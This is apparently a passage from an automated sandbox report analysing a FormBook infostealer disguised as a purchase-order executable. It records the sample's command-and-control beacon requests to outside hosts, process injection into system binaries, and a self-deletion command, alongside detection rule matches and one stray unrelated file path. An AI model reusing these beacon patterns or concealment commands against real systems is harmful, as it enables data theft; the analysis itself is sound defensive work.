Nov 21, 2020 09:24:11.058880091 CET	5154	OUT	GET /igqu/?1b3H_Ni=UOytMzsBKWezP+Z4jPobAURSNGb1svEAtMI07cL6UgNiZ1/Q1uLpHFW2AnXGybnNRzQX&JX hpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.thoughtslate.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49755	45.194.171.26	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:24:16.826056004 CET	5154	OUT	GET /igqu/?1b3H_Ni=K/S7l+gZOJHSbd5nxE/i7D8w4PbP25DXYiwy4kAXmG/uB5hJOsw6W9LAHGkKev0TSo0+&JX hpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.chemtradent.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:24:17.230567932 CET	5155	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Sat, 21 Nov 2020 08:24:17 GMT Content-Type: text/html; charset=gbk Transfer-Encoding: chunked Connection: close Location: /404.html Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior



- Purchase Order 40,7045$.exe
- MSBuild.exe
- explorer.exe
- raserver.exe
- cmd.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: Purchase Order 40,7045$.exe PID: 6708 Parent PID: 5832

General

Start time:	09:22:33
Start date:	21/11/2020
Path:	C:\Users\user\Desktop\Purchase Order 40,7045$.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Purchase Order 40,7045$.exe'
Imagebase:	0x7ffa9b7e0000
File size:	1269760 bytes
MD5 hash:	BA4F1B472CB69D8A3924D88DACF1B833
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.260425222.0000000003D51000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.260425222.0000000003D51000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.260425222.0000000003D51000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.260021885.0000000002D8D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DABCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DABCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase Order 40,7045$.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DDCC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase Order 40,7045$.exe.log	unknown	1301	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DDCC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA95705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C901B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C901B4F	ReadFile

Analysis Process: MSBuild.exe PID: 6748 Parent PID: 6708

General

Start time:	09:22:36
Start date:	21/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xac0000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.289490288.00000000011C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.289490288.00000000011C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.289490288.00000000011C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.289472822.0000000001190000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.289472822.0000000001190000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.289472822.0000000001190000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.289268123.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.289268123.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.289268123.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	417C97	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 6748

General

Start time:	09:22:38
Start date:	21/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000

File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: raserver.exe PID: 7048 Parent PID: 3472

General

Start time:	09:22:47
Start date:	21/11/2020
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0xcc0000
File size:	108544 bytes
MD5 hash:	2AADF65E395BFBD0D9B71D7279C8B5EC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.521320039.0000000000660000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.521320039.0000000000660000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.521320039.0000000000660000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.521773301.0000000000950000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.521773301.0000000000950000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.521773301.0000000000950000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.521861519.0000000000980000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.521861519.0000000000980000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.521861519.0000000000980000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	677C97	NtReadFile

Analysis Process: cmd.exe PID: 6200 Parent PID: 7048

General

Start time:	09:22:51
Start date:	21/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe'
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6268 Parent PID: 6200

General

Start time:	09:22:52
Start date:	21/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis